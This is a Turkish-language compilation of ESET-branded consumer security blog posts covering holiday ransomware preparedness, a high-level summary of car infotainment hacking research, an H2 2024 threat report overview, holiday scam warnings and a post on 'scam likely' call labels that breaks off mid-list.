## Yeni yıl sezonu da [siber risk](https://antivirus.com.tr/sirketinizi-fidye-yazilimi-saldirilarina-karsi-koruyun/) barındırıyor
[Bir araştırmaya](https://www.infosecurity-magazine.com/news/orgs-ransomware-weekends-holidays/) göre, kuruluşların %37’sinin hafta sonu ve tatil dönemlerinde fidye yazılımı saldırılarına yanıt vermek için acil durum planları bulunmamaktadır. Uzaktan çalışma sayesinde, siber tehditler teorik olarak geleneksel olmayan çalışma saatleri de dahil olmak üzere her zaman gerçekleşebilir, özellikle de kuruluşunuz farklı saat dilimlerine yayılıyorsa.
Yeni yılda güvenlik ihlali riskini azaltmak için aşağıdaki ipuçlarını dikkate alın:
- Saldırı yüzeyini azaltmak için sürekli, otomatik risk tabanlı yama yönetimi,
- Yeni yıl tatilinden önce güvenlik açıklarını kontrol etmek için sızma testleri,
- Kimlik avı ve oturum açma tehditlerini azaltmak için çok faktörlü kimlik doğrulama (MFA) ve güçlü benzersiz parolaların (ideal olarak bir parola yöneticisinde saklanır) zorunlu kılınması,
- Veri şifreleme, böylece bilgisayar korsanları Crown Jewels’ınıza ulaşsalar bile çalınan verilerden para kazanamazlar,
- [BEC riskini azaltmak](https://antivirus.com.tr/kimlik-avi-2-0-is-e-postalarinin-nasil-ele-gecirildigini-ogrenin/) için uygulanan süreçler (para transferlerinde en az iki kişinin imzasının bulunması gibi),
- Tedarikçilerin denetlenmesini ve kurumunuzla aynı güvenlik standartlarına tabi tutulması,
- Tatil ihlali durumunda herkesin rollerini ve sorumluluklarını bilmesi için bir olay müdahale planı,
- Uç nokta, e-posta, sunucu ve bulutu kapsayan çok katmanlı güvenlik yazılımı,
- Personelin kimlik avı girişimlerini tespit edebilmesini ve güvenli uzaktan çalışma ile ilgili kuralları anlamasını sağlamak için [eğitim ve farkındalık programları](https://www.eset.com/tr/business/cybersecurity-training/),
- Tatilde olsalar bile güvenlik olaylarını kilit personele iletmek için bir planınızın olması.
Unutmayın ki siber suçlular, güvenlik ekibinizin tatilde olup olmaması ile ilgilenmez. Siber risk karşısında kuruluşunuzu kâbus gibi bir yeni yıl tatiline maruz bırakmaktansa en kötü durum senaryosunu bugünden planlamanız daha iyi olur.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Fidye Yazılımı, Kurumsal Güvenlik, Siber Güvenlik, Siber Risk
---
### [Otomobil hack ’lemek; modern araçlardaki beklenen tehlike](https://antivirus.com.tr/otomobil-hack-lemek-modern-araclardaki-beklenen-tehlike/)
**Published:** Aralık 19, 2024
**Author:** ESET
**Excerpt:** “Tekerlekli bilgisayarlarımız” rahatlığımızı artıran özelliklere sahip ancak otomobil hack ‘leme sevdalıları her zaman iş başında.
**Content:**
“Tekerlekli bilgisayarlarımız” rahatlığımızı artıran özelliklere sahip ancak otomobil hack ‘leme sevdalıları her zaman iş başında. Bu durum çoğu zaman gizlilik risklerini de beraberinde getiriyor ve bunu fark etmeyebiliyoruz.
Başlığında “Modern Araçların Tehlikeye Atılması” yazan bir sunum, hacklenmiş bir arabanın kötü niyetli bir aktörün kontrolü altında aniden durması veya savrulması gibi dramatik bir gösteri izleyeceğiniz beklentisini yaratabilir. Konuyu anladığınızda aracın kritik sürüş sistemleri yerine “sadece” bilgi-eğlence sisteminin güvenlik açıklarına sahip olduğunu öğrenerek küçük bir hayal kırıklığı yaşayabilirsiniz. Ancak bu beklenmedik duruma rağmen Danila Parnishchev ve Artem Ivachev tarafından Black Hat Europe 2024’te sunulan PCAutomotive’in [araştırması](https://www.blackhat.com/eu-24/briefings/schedule/index.html#over-the-air-compromise-of-modern-volkswagen-group-vehicles-42466)nın önemini anlamak için okumaya devam edin.

İki güvenlik araştırmacısı, kötü niyetli kişilerin aracın mikrofonunu kontrol etmek, yolcuları kaydetmek ve kaydı aynı sistem üzerinden oynatmak, kişisel verileri sızdırmak, dahili GPS aracılığıyla aracı ve hızı takip etmek ve bağlı bir cihaz aracılığıyla yüklenen kişi listesini çalmak için bilgi-eğlence ünitelerindeki çeşitli kusurlardan nasıl yararlanabileceklerini ayrıntılı olarak açıkladı.
Ancak nedense bu durum, örneğin bir akıllı telefona yapılan ve saldırganın cihazı takip etmesine, mikrofonunu kontrol etmesine ve veri ve kişileri dışarı sızdırmasına olanak tanıyan bir saldırıdan daha az istilacı hissettiriyor. Bir arabayı hackleyebilme beklentisi, felaketin görsel bir imgesini, arabadakilerin ve diğerlerinin hayatlarına yönelik bir tehlikeyi sağlar, bu nedenle sorun “sadece” gizlilik ve kişisel verileri içerdiği ortaya çıktığında bu bir rahatlama gibi hissedilir. Ancak bu, potansiyel gizlilik etkilerinin hafife alınması gerektiği anlamına gelmez.
## Bir otomobil hack ‘inin mekaniği
Bir akıllı telefonu bir otomobilin bilgi-eğlence sistemine ilk kez bağladığınızda genellikle kişileri doğrudan otomobilin sistemine yükleme ve senkronize etme seçeneğiniz vardır. Bu, ekrandaki kişilere sorunsuz erişim sağlar ve gerektiğinde arama yapmanıza olanak tanır. Araştırmacılar, değiştirilmiş bir kişi listesi yükleyerek sistemdeki bir güvenlik açığından yararlanabileceklerini ve uzaktan komutlar verebileceklerini (uzaktan kod yürütme – RCE) keşfettiler.
[Otomobil hack](https://antivirus.com.tr/surucusuz-araclar-tutuklanabilir-mi/) ‘lendikten sonra yukarıda da belirtildiği gibi bilgi-eğlence sisteminin bazı unsurlarını kontrol edebilir ve verileri dışarı sızdırabilirler. Konferansta ekip tarafından açıklanan güvenlik açıklarının 1.4 milyon aracı etkilediğini açıklıyor. 21 güvenlik açığının tamamı da ilgili üreticiler aracılığıyla güncellenmiş yazılımlarla çözülmüş.
Bununla birlikte, vurgulanan mahremiyet endişeleri, istismar fırsatı gibi önemlidir. Kontrolcü bir partnerin sevgilisini izlediğini ve iletişim ve diğer verilerine eriştiğini düşünün. Bu durum arabanın bilgi-eğlence sistemi aracılığıyla ve kurbanın bilgisi veya rızası olmadan gerçekleşir. Aynı derecede rahatsız edici bir casusluk açısı da var, eminim bu tür bir otomobil hack ‘inin büyük ölçekte gözetleme ve istihbarat toplama için nasıl kullanılabileceğini gözünüzde canlandırabilirsiniz.
## Evrime ihtiyatla yaklaşmak
Sunumun başlığı ve diğer benzer sunumlar, kasıtsız olarak zihinleri yanlış yönlendirebilir ve hatta benimsememiz gereken şeye karşı güvensizliğe neden olabilir. Otomotiv endüstrisi dönüşüyor ve bu tür risk tasvirleri kamuoyunun bu yeniliklere olan güvenini bile sarsabilir.
Örneğin, kısa bir süre önce Phoenix’te Waymo’nun sürücüsüz taksisine binme deneyimini yaşadım. Bir uygulama aracılığıyla talepte bulunuyorsunuz, araç yanaşıyor, biniyorsunuz ve rahat bir şekilde yolculuğa başlamak için düğmeye basıyorsunuz: Bir otelden havaalanına gittim ve arkadaşlarımla ve ailemle paylaşmak için kısa bir video çektim (bakın sürücü yoktu). Ortak yanıt “asla bana göre değil, kendini güvende hissettin mi?” oldu.
Eminim bir psikolog bu duyguları ayrıntılı olarak açıklayabilir; ancak benim için bu, düzenleyici bir sürece, risk değerlendirmesine ve bunu geliştiren yetenekli mühendislere güvenmekle ilgili. Waymo’nun araçları gelişigüzel prototipler değil; test edildiler, düzenleyiciler ve güvenlik savunucuları tarafından incelendiler ve sigortacılar riskin kabul edilebilir olduğuna karar verdiler, bu büyük bir başarı.
Bu yıl Black Hat Europe’da katıldığım sunumlar sorulduğunda, “birileri nasıl bir otomobil hack ‘leneceğini gösterdi” demeyeceğim. Daha doğru bir ifadeyle “birisi bir aracın bilgi-eğlence sisteminin nasıl ele geçirileceğini gösterdi” diyeceğim.
Bu ayrım önemlidir. Teknolojiden korkmamalı, aksine onun evrimini kucaklamalıyız. Kusurlar ve ardından gelen düzeltmeler evrimin bir parçasıdır ve değişime açıklık duygusuyla ama aynı zamanda, kabul ediyorum, biraz da ihtiyatla [yaklaşmamız gerekir](https://antivirus.com.tr/yolculukta-gizlilik-arac-teknolojilerinden-vazgecmeli-miyiz/).
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Gizlilik, Siber Güvenlik
---
### [ESET Tehdit Raporu H2 2024](https://antivirus.com.tr/eset-tehdit-raporu-h2-2024/)
**Published:** Aralık 17, 2024
**Author:** ESET
**Excerpt:** ESET telemetri tarafından ve ESET tehdit algılama ve araştırma uzmanlarının bakış açısından H2 2024 tehdit ortamına bir bakış.
**Content:**
*ESET telemetri tarafından ve ESET tehdit algılama ve araştırma uzmanlarının bakış açısından H2 2024 tehdit ortamına bir bakış.*
2024’ün ikinci yarısı siber suçluların, savunmacılarla her zamanki kedi-fare oyununda, güvenlik boşlukları ve kurban havuzlarını genişletmek için yenilikçi yollar bularak meşgul olduklarını gördü. Sonuç olarak, yeni saldırı vektörleri ve sosyal mühendislik yöntemleri, telemetrimizde hızla yükselen yeni tehditler ve yerleşik siber suçlu saflarında sarsıntılara yol açan temizleme operasyonları gördük.
Bilgi hırsızları, çok çeşitli hassas verileri çalmak için tasarlanmış köklü bir tehdit olan Formbook tarafından tahtından indirilen Agent Tesla kötü amaçlı yazılımının uzun süredir hâkim olduğu tehdit kategorilerinden biridir. Neredeyse on yıldır piyasada olmasına rağmen Formbook, hizmet olarak kötü amaçlı yazılım (MaaS) modeli ve sürekli gelişimi sayesinde geniş bir suçlu kullanıcı tabanını kendine çekmeye devam ediyor.
Bilgi hırsızlığı sahnesine yeni eklenen ve bir başka MaaS olan Lumma Stealer, siber suçlular tarafından giderek daha fazla aranır hale geliyor: 2024’ün ikinci yarısında birkaç önemli kötü amaçlı kampanyada ortaya çıkan ESET telemetri, raporlama dönemleri arasında tespitlerinin neredeyse %400 arttığını gördü. Bir başka kötü şöhretli “hizmet olarak bilgi hırsızı” olan RedLine Stealer ise çok farklı bir kaderle karşılaştı: Ekim 2024’te uluslararası yetkililer tarafından kaldırılmasının ardından RedLine Stealer yolun sonuna gelmiş gibi görünüyor. Bununla birlikte, ölümünün yerini doldurmaya hevesli diğer benzer tehditlerin genişlemesine yol açacağını bekleyebiliriz.
Şaşırtıcı olmayan bir şekilde, kripto para birimlerinin 2024’ün ikinci yarısında rekor değerlere ulaşmasıyla kripto para cüzdan verileri kötü niyetli aktörlerin başlıca hedeflerinden biri oldu. Telemetri sonuçlarımıza göre bu durum, birden fazla platformda kripto hırsızlığı tespitlerinde artış olarak yansıdı. İlginç bir şekilde, bu artış en dramatik şekilde macOS’ta gerçekleşti ve kripto para cüzdanı kimlik bilgilerini yoğun bir şekilde hedef alan Parola Çalma Yazılımı olarak adlandırılan yazılım, H1’e kıyasla iki kattan fazla arttı. Ayrıca bankacılık uygulamalarının yanı sıra kripto para cüzdanlarını da hedef alan Android finansal tehditleri %20 oranında arttı.
Android ve iOS kullanıcıları, ESET araştırmacıları tarafından H2 2024’te analiz edilen yeni bir saldırı vektörüne karşı tetikte olmalı. Bu saldırılarda siber suçlular, mobil uygulamalara bağlı geleneksel güvenlik önlemlerini atlamak için Aşamalı Web Uygulaması yani Progressive Web App (PWA) ve WebAPK teknolojilerinden yararlandı. Ne PWA’lar ne de WebAPK’lar kullanıcıların bilinmeyen kaynaklardan uygulama yüklemek için açık izinler vermesini gerektirmediğinden mobil kullanıcılar farkında olmadan bankacılık kimlik bilgilerini çalan kötü amaçlı uygulamaları yükleyebilir. Mobil platformların bu teknolojilere yaklaşımında bir değişiklik olmadığı sürece, PWA’ları ve WebAPK’ları kullanan daha sofistike ve çeşitli kimlik avı kampanyalarının ortaya çıkacağını tahmin ediyoruz.
Sosyal medya suları son zamanlarda daha da bulanıklaştı, kurbanları hileli yatırım planlarına çekmek için deepfake videolar ve şirket adına gönderiler kullanan yeni dolandırıcılıklar ortaya çıktı. ESET tarafından HTML/Nomani olarak takip edilen bu dolandırıcılıklar, raporlama dönemleri arasında tespitlerde %335’lik bir artış gösterdi ve büyümelerinin devam edeceğini düşünüyoruz.
H2 2024, Booking.com ve Airbnb gibi popüler konaklama rezervasyon platformlarının kullanıcılarını hedef alan yeni bir dolandırıcılığa da yol açtı. Telekopye adı verilen ve aslen çevrimiçi pazar yerlerinde insanları dolandırmak için geliştirilen bir araç seti kullanan dolandırıcılar, yasal konaklama sağlayıcılarının ele geçirilmiş hesaplarını kullanarak yakın zamanda konaklama rezervasyonu yapmış kişileri seçiyor ve ardından sahte ödeme sayfalarıyla onları hedef alıyor.
Fidye yazılımı ortamı, eski lider LockBit’in ortadan kaldırılmasıyla yeniden şekillendi ve diğer aktörler tarafından doldurulacak bir boşluk yarattı. İlk olarak H1 2024’te tespit edilen bir hizmet olarak fidye yazılımı olan RansomHub, H2 2024’ün sonuna kadar yüzlerce kurban biriktirdi ve kendisini yeni baskın oyuncu olarak belirledi.
ESET Tehdit Raporu H2 2024
Raporu okuyun

**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik, Tehdit Raporu
---
### [Yeni yıl sezonunda dikkat edilmesi gereken dolandırıcılıklar](https://antivirus.com.tr/yeni-yil-sezonunda-dikkat-edilmesi-gereken-dolandiriciliklar/)
**Published:** Aralık 3, 2024
**Author:** ESET
**Excerpt:** Dikkatli olmanın tam zamanı; yeni yıl yaklaşırken online satışların arttığı şu günlerde dolandırıcıların çeşitli taktiklerine karşı tetikte olun!
**Content:**
*Dikkatli olmanın tam zamanı; yeni yıl yaklaşırken online satışların arttığı şu günlerde dolandırıcıların çeşitli taktiklerine karşı tetikte olun!*
Geri sayım başladı. Yeni yıl sezonu (ya da başka bir deyişle Altın Çeyrek) sadece çevrimiçi mağazalar için bir nimet değil, aynı zamanda dijital hırsızlar ve dolandırıcılar için de bolluk zamanıdır.
Dolandırıcıların bir sonraki kurbanı olmadığınızdan emin olmak için tatil sezonu dolandırıcılıklarının neye benzediğini ve en iyi nasıl güvende kalabileceğinizi anlamak önemlidir.

## Yeni yıl sezonunda neden daha fazla dolandırıcılık oluyor?
Yılın bu döneminde bir araya gelen faktörlerin oluşturduğu mükemmel fırtına, çevrimiçi dolandırıcılık riskini artırıyor. Bunun birkaç nedeni:
- Daha fazla kişi internetten alışveriş yapıyor, bu da ‘doğru’ şekilde hedeflendiğimizde daha fazla potansiyel kurban anlamına geliyor,
- Daha fazla çevrimiçi alışveriş, aynı zamanda dolandırıcıların hileli işlemlerini yasal işlemler arasında gizlemeleri için daha fazla fırsat anlamına da geliyor,
- Bu dönemde çevrimiçi [perakendeciler güvenlik yerine kâra odaklanabilir](https://antivirus.com.tr/perakende-sektoru-risk-altinda-yilbasi-doneminde-saticilarin-karsilastigi-en-buyuk-tehditler/) ve bu nedenle dolandırıcıların satıcıları istismar etmesi de kolaylaşabilir,
- Çoğumuz özel fırsatlar arıyoruz ve bu nedenle büyük indirim reklamı yapan dolandırıcılıkları geç fark edebiliyoruz,
- Bu dönemde işletmelerden daha fazla spam e-postalar geliyor ve bu durum kötü niyetli mesajlar için de mükemmel bir kılıf sağlıyor,
- Tatil sezonunda her zaman acelemiz vardır. Bu da bizi yanlış kararlar almaya daha yatkın hale getiriyor.
## Yeni yıl sezonunun en popüler 10 dolandırıcılığı
Dolandırıcılar becerikli, kararlı ve siber suç hizmetlerine hazır erişime sahip olduklarından dolandırıcılık kampanyalarını nispeten ucuza, büyük ölçekte ve az çabayla yürütebilmektedirler. Bu çabaların ana kanalları arasında kimlik avı e-postaları, metinler ve sosyal medya mesajları, kötü niyetli reklamlar (genellikle sosyal medyada) ve pazar yeri listeleri yer almaktadır. Aşağıdakilere dikkat edin:
### **Hediye kartları**
Popüler bir yeni yıl hediyesi oldukları için hediye kartları, yılın bu zamanında daha fazla rağbet görür. Dolandırıcılar bunu bilir ve size sahte veya çalıntı olanları indirimli fiyatlarla satmaya çalışabilir veya başka bir dolandırıcılığın parçası olarak ‘ödül’ gibi sunabilir.
> 🚨
>
> Be careful when buying gift cards for your love ones, there’s a gift card scam going on. [pic.twitter.com/WXzuJcgSmv](https://t.co/WXzuJcgSmv)
>
> — 🗡️🛡️Sir Rickster🛡️🗡️ (@Rickster\_75) [December 10, 2023](https://x.com/Rickster_75/status/1733892574996533531?ref_src=twsrc%5Etfw)
### **Sahte web siteleri**
Meşru perakende veya marka sitelerini taklit eden kimlik avı siteleri, bayram dolandırıcılığı için yaygın bir vektördür. Bu siteler ya kişisel ve finansal bilgileri toplamak ya da dolandırıcı tarafından kontrol edilen bir banka hesabına para yatırmak için kurulur.
### **Gerçek olamayacak kadar iyi fırsatlar**
Dolandırıcılar, sosyal medya veya pazar yeri listeleri aracılığıyla reklamını yaparak, talep gören ürünleri indirimli fiyattan satışa çıkarabilir. Ödeme genellikle Zelle veya Cash App gibi anında ödeme uygulamaları aracılığıyla talep edilir. Ancak mağdur kısa süre sonra ortada bir ürün olmadığını ve parasının sonsuza kadar gittiğini öğrenir.
### **Sahte yeni yıl e-kartlar**ı
Dijital kartlar sevilen bir gelenek haline geldi ve mevsimsel tebrikler göndermek için hızlı, yaratıcı ve çevre dostu bir yol sunuyor. Ancak bu kartlar aynı zamanda kötü amaçlı yazılımlar tarafından ele geçirilebilir ya da kişisel bilgilerinizi toplamak için kullanılabilir ve tüm bunlar sizi e-kartın gerçek olduğuna inandırmak için ikna edici logolar ve e-posta formatları kullanılarak gerçekleştirilir.
Ne yaptığını bilmeyenler, kişiselleştirilmiş bir kart sunduğunu iddia eden bağlantılar veya ekler içeren e-kartlar gönderebilir. Ancak bu bağlantılar tıklandığında kullanıcıları kötü amaçlı web sitelerine yönlendirebilir veya cihazınızı tehlikeye [atan kötü amaçlı yazılımlar indirebilir](https://antivirus.com.tr/nereden-yazilim-indirdiginizi-umursamiyor-musunuz-saldirganlar-umursuyor/). Diğer dolandırıcılar kartı görüntülemek için sizden “kimliğinizi doğrulamanızı” veya kişisel bilgilerinizi vermenizi isteyebilir.
### **Telefon/vishing dolandırıcılığı**
Tatil sezonu boyunca dolandırıcılar, kişisel/finansal bilgilerinizi vermeniz için sizi kandırmak amacıyla perakendecilerin, teslimat şirketlerinin, diğer kuruluşların temsilcileri gibi davranarak [sizi arayabilir](https://antivirus.com.tr/dolandiricilik-ihtimali-ne-demek-her-telefonu-acmayin/). Doğrudan bir ödül çekilişine veya ankete katılmak isteyip istemediğinizi veya teslimat ayrıntılarını teyit etmenizi isteyebilirler.
### **Sahte kargo**
Yeni yıl öncesinde, online siparişler telaşıyla arkadaşlarımız ve ailemiz için hediyeler alıyoruz. Bu da sonraki teslimatları takip etmeyi zorlaştırıyor. Dolandırıcılar bunu biliyor ve popüler kargo sağlayıcılarından sahte e-postalar veya SMS mesajları göndererek teslimatı onaylamak için kişisel bilgilerinizi girmenizi istiyor ve bazen bağlantı gizli kötü amaçlı yazılım içerebiliyor.
Bu temanın bir varyasyonu da Amazon gibi büyük perakende markalarının sahte makbuzlarını içeriyor. Amaç, kullanıcıyı linklere tıklaması ya da makbuz üzerindeki numarayı araması için kandırmak ve ardından kişisel/finansal bilgilerini paylaşmasını istemektir.
> This Debenhams e-receipt is the most convincing [\#phishing](https://x.com/hashtag/phishing?src=hash&ref_src=twsrc%5Etfw) email we’ve seen and could be lurking in your inbox. Fraudsters have created an exact replica of a real e-receipt, but you'll notice they're sent from personal email addresses and not Debenhams. We've had 55+ reports! [pic.twitter.com/uVTB2c3tWq](https://t.co/uVTB2c3tWq)
>
> — Report Fraud (@reportfrauduk) [January 4, 2018](https://x.com/reportfrauduk/status/948851186752421888?ref_src=twsrc%5Etfw)
### **Yeni yıl sezonu ödül çekilişleri**
Dolandırıcılar internette hediye çekilişleri ve çekilişlerin reklamını yapıyor. Tek yapmanız gereken, diğer siber suçlulara satacakları veya daha sonraki dolandırıcılıklarda kullanacakları kişisel bilgilerinizi doldurmaktır. Sonunda ödül falan yok.
> Theres a lot of scam accounts going around on social media right now trying to take advantage of people during the holiday season.
>
> \#1 – Don’t ever click links stating you won something that requires a login to claim your prize
>
> \#2 – due to this, I will be changing how I do my… [pic.twitter.com/hMbjNLnGQD](https://t.co/hMbjNLnGQD)
>
> — Jasko (@OfficialJaskoYT) [November 25, 2023](https://x.com/OfficialJaskoYT/status/1728469093726965841?ref_src=twsrc%5Etfw)
### **Sahte hayır kurumları**
Sevdiğiniz birine hediye almak yerine onun adına bir hayır kurumuna bağışta bulunmayı düşünebilirsiniz. Dolandırıcılar bu sefer bir hayır kurumunu taklit ederek yardım talebinize istinaden kart bilgilerinizi, kişisel bilgilerinizi ve/veya nakit paranızı vermeniz için sizi kandırmaya çalışabilir. Meşru görünen bir oltalama sitesi kullanırlar ve kurbanları bu siteye yönlendirmek için oltalama/sosyal medya kampanyaları da düzenleyebilirler.
### **Sahte dönemsel işler**
[Sahte iş ilanları](https://antivirus.com.tr/avcilar-is-basinda-sahte-is-ilanlari-nasil-anlasilir/), az iş karşılığında büyük maaşlar vaat eder. Örneğin, veri girişi, gizli alışveriş veya [basit çevrimiçi anketler](https://antivirus.com.tr/anket-dolandiriciligi-nasil-anlasilir-gercek-mi-sahte-mi/) gibi görevleri yerine getirerek haftada yüzlerce hatta binlerce dolar kazanabileceğiniz “evden çalışma” fırsatlarını lanse edebilirler. Bu roller genellikle hiçbir deneyim veya asgari nitelik gerektirmeden ilan edilir, bu da iş arayanlar için özellikle cazip görünmelerini sağlar.
Ancak ortada bir iş yoktur ve kötü adamların tek yapmak istediği yine kişisel bilgilerinizi ele geçirmek veya kaydolduğunuz için sizden bir ‘ücret’ almaktır. Bu veriler daha sonra kimliğinizi çalmak, finansal dolandırıcılık yapmak veya bilgilerinizi karanlık ağda satmak için kullanılır.
### **Tatil/seyahat dolandırıcılığı**
[Yeni yıl](https://antivirus.com.tr/nesenizi-koruyun-yepyeni-cihazinizin-guvenligini-saglamak-icin-10-ipucu/) sezonu aynı zamanda bir yerlere kaçmayı planlamak için popüler bir zamandır. Suçlular bundan faydalanmak için gerçekte var olmayan [sahte uçuş, konaklama, araç kiralama ](https://antivirus.com.tr/yaygin-booking-com-dolandiriciliklarina-karsi-dikkatli-olun/)ve diğer hizmetlerin reklamını yaparlar. Çoğu zaman kurban bunu ilk olarak havaalanına/otele/araç kiralama dükkanına vs. gittiğinde öğrenir.
## Yeni yıl dolandırıcılığına karşı nasıl güvende kalınır?
Dolandırıcılar kampanyalarından para kazanmaya devam ettikleri sürece, aynı denenmiş ve test edilmiş taktikleri tekrarlayacaklarıdır. Neyse ki bu, aynı en iyi uygulama tavsiyelerinin de hala geçerli olduğu anlamına geliyor. Kişisel ve finansal bilgilerinizi onların ellerinden uzak tutmak için aşağıdakileri dikkate alın:
- **Güçlü, benzersiz parolalar kullanın** ve tüm çevrimiçi hesaplarda çok faktörlü kimlik doğrulamayı (MFA) veya geçiş [anahtarlarını](https://antivirus.com.tr/parola-donemi-bitti-simdi-gecis-anahtari-zamani-degisime-hazir-misiniz/) açın,
- Gerçek olamayacak kadar iyi görünen teklifler de dahil olmak üzere, internette okuduğunuz her şeye **şüpheyle** yaklaşın,
- İstenmeyen bir mesaj veya telefon görüşmesi yoluyla iletişime geçildikten sonra **asla kişisel veya finansal bilgileri vermeyin,**
- “HTTPS” ile başlayan veya kilitli bir asma kilit gösteren **güvenli web sitelerini kullanın,**
- Kötü niyetli istismarlara karşı mümkün olduğunca güvende tutmak için **yazılımınızı ve işletim sisteminizi** düzenli olarak **güncelleyin,**
- Tüm cihazlara güvenilir bir sağlayıcıdan **[anti-malware yükleyin](https://www.eset.com/tr/home/protection-plans/),**
- **Banka havalesi** veya anında nakit uygulaması **ile ödeme yapmayın**. Ekstra koruma için mümkünse kredi kartınızı kullanın,
- **Seyahat rezervasyonları için** teklifin ABTA veya ATOL kapsamında olduğundan emin olun,
- Sahte olduğunu gösterebilecek yazım ve dil bilgisi hataları **için web sitesi ve e-posta gönderen URL’lerinin** yanı sıra içeriği **iki kez kontrol edin,**
- **Teslimat bildirimlerini doğrudan** lojistik firmasıyla **iki kez kontrol edin** ancak mesaj veya e-postanızdaki ayrıntılarla iletişime geçmeyin.
## Dolandırıldıysam ne yapmalıyım?
En kötüsü olur ve dolandırıldığınızı düşünürseniz etkiyi en aza indirmek için atabileceğiniz birkaç adım şunlardır:
- **Dolandırıcılığı** derhal yaşadığınız ülkedeki yetkili birimlere **bildirin,**
- **Bankanızla iletişime geçin** ve uygunsa kartlarınızı dondurun, yenilerini talep edin,
- **Dolandırıcı ile iletişimi kesin** ve açıklama yapmaya çalışmayın,
- [Ele geçirilmiş](https://antivirus.com.tr/bilgilerim-calindi-simdi-ne-olacak/) olabilecek tüm **parolaları değiştirin,**
- Gerekli olması durumunda **dolandırıcılığa ilişkin kanıt toplayın.**
Üretken yapay zekâ daha yaygın hale geldikçe mükemmel yazım kuralları ile daha ikna edici dolandırıcılıklar siber suç topluluğu arasında giderek daha fazla yaygınlaşacaktır. Bu yeni yılda kendinize daha fazla dikkat edin.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Phishing, Siber Güvenlik
---
### ["Dolandırıcılık ihtimali" ne demek? Her telefonu açmayın!](https://antivirus.com.tr/dolandiricilik-ihtimali-ne-demek-her-telefonu-acmayin/)
**Published:** Kasım 18, 2024
**Author:** ESET
**Excerpt:** İletişimde e-posta, video konferans, sosyal medya ve anlık mesajlar arasından seçim yapabiliriz ancak dolandırıcılık ihtimali eski moda sesli aramalarda da var.
**Content:**
Modern teknolojinin tüm harikalarına rağmen çoğu zaman en çok güvendiğimiz şey eski yöntemlerdir. Bu kesinlikle iletişim için de geçerli. E-posta, video konferans, metin, sosyal medya ve uçtan uca şifrelenmiş anlık mesajlar arasından seçim yapabiliriz ancak dolandırıcılık ihtimali karşısında bazıları hala eski moda sesi tercih edebilir.
Yine de dolandırıcılar bunu biliyor ve biriyle konuşurken en savunmasız halinizde olabileceğimizin farkındalar. İnsanlar kendilerine anlatılan hikayelere inanmak üzere önceden programlanmışlardır. Ayrıca ses anlıktır, yanıtımızı düşünmek için bize daha az zaman verir ve dolandırıcının (muhtemelen bir robocaller olsa bile) klasik sosyal mühendislik tekniklerini uygulaması için daha fazla fırsat verir.
Tüm bunlar tehlikeli telefon görüşmelerini yönetmede daha iyi olmamız gerektiği anlamına geliyor.
## “Dolandırıcılık ihtimali” ne anlama geliyor?
Bazı gelen aramalarda “dolandırıcılık ihtimali var” etiketi veya benzeriyle [karşılaşmış olabilirsiniz](https://www.reddit.com/r/Sprint/comments/1460op7/scam_likely_how_does_that_work/). Bu etiketten de anlaşılacağı üzere operatörünüz, hattın diğer ucundaki kişinin (veya botun) kötü niyetli olduğundan şüpheleniyor demektir. Diğer benzer etiketler “şüpheli dolandırıcılık”, “potansiyel spam” veya “potansiyel dolandırıcılık” gibi şeyler söyleyebilir.
Telefon şirketlerinin, bir aramanın dolandırıcılık veya spam olma olasılığını değerlendirmek için ellerinde çeşitli araçları vardır. Bunlar müşteri raporlarını ve ağ analizlerini içerir; örneğin bir numaranın Arama Yasağı Listesindeki kişilere arka arkaya birden fazla arama yapıp yapmadığını belirlemek. VoIP aramaları da bir tehlike işareti olabilir. Çoğu operatör daha sonra bu “dolandırıcılık ihtimali olan” numaraları kontrol etmek için bir veri tabanında derleyecektir.

*Kaynak:* [*Reddit*](https://www.reddit.com/r/Sprint/comments/1460op7/scam_likely_how_does_that_work/)
Kesin olan bir şey varsa o da bu uyarıya kulak vermeniz gerektiğidir. Araştırmalar, küresel telefon dolandırıcılığı ve spam’in geçen yıl tüm zamanların en yüksek seviyesine ulaştığını [ortaya koyuyor](https://www.hiya.com/press-releases/phone-fraud-and-spam-reached-all-time-high-costing-scammed-consumers-nearly-2-300-on-average-in-2023). 2023’te bilinmeyen aramaların yaklaşık %28’i dolandırıcılık ya da spam niteliğindeydi ve tüketicilerin %16’sı para kaybetti. Bu rakam 2022’deki %22’den daha düşük olsa da ortalama kayıplar yıllık %527 artışla 2.257 dolara yükseldi.
## Numaramı nereden biliyorlar?
Arama yasağı listesinde veya benzeri bir listede olsanız bile [dolandırıcılar numaranızı ele geçirebilirler](https://antivirus.com.tr/aradiginiz-kisi-ben-miyim-dikkat-telefon-numarasi-dolandiriciligi/).
- [Herkese açık sosyal medya hesaplarından](https://antivirus.com.tr/linkedin-profiliniz-hakkinizda-gereginden-fazla-mi-bilgi-veriyor/) toplarlar
- Paylaştığınız üçüncü taraf bir sağlayıcının geçmişteki bir veri ihlalinden elde edebilirler
- Bir veri aracısından (tüketici bilgilerini toplayan ve satan bir şirket) elde edebilirler
- Belirli bir alan kodunda rastgele numaralar oluşturmak ve aramak için otomatik yazılım kullanıyor olabilirler
### Maliyetin hesaplanması
Küresel tüketicilerin %16’sı 2023 yılında telefon dolandırıcılığı nedeniyle para kaybettiğini bildirirken bu rakam Almanya (%19) ve Fransa (%18) gibi bazı ülkelerde daha da yüksek. Bu durum mağdurlara boşa harcanan zamana da mal oluyor. Tüketiciler haftada dokuz dakikalarını, yani her yıl yaklaşık sekiz saatlerini rahatsız edici aramaları taramak için harcadıklarını belirtiyor.
## Başlıca telefon dolandırıcılıkları nelerdir?
Dolandırıcı telefon aramalarından sorumlu olabilecek birkaç taraf vardır: Aramaları yapan tele-pazarlamacılar, numaraları toplayan ve onlara sağlayan “müşteri adayı üreticileri” ve robocall olarak bilinen yasa dışı otomatik aramaları kolaylaştıran VoIP şirketleri.
Aşağıdakilerden herhangi biriyle karşılaşabilirsiniz:
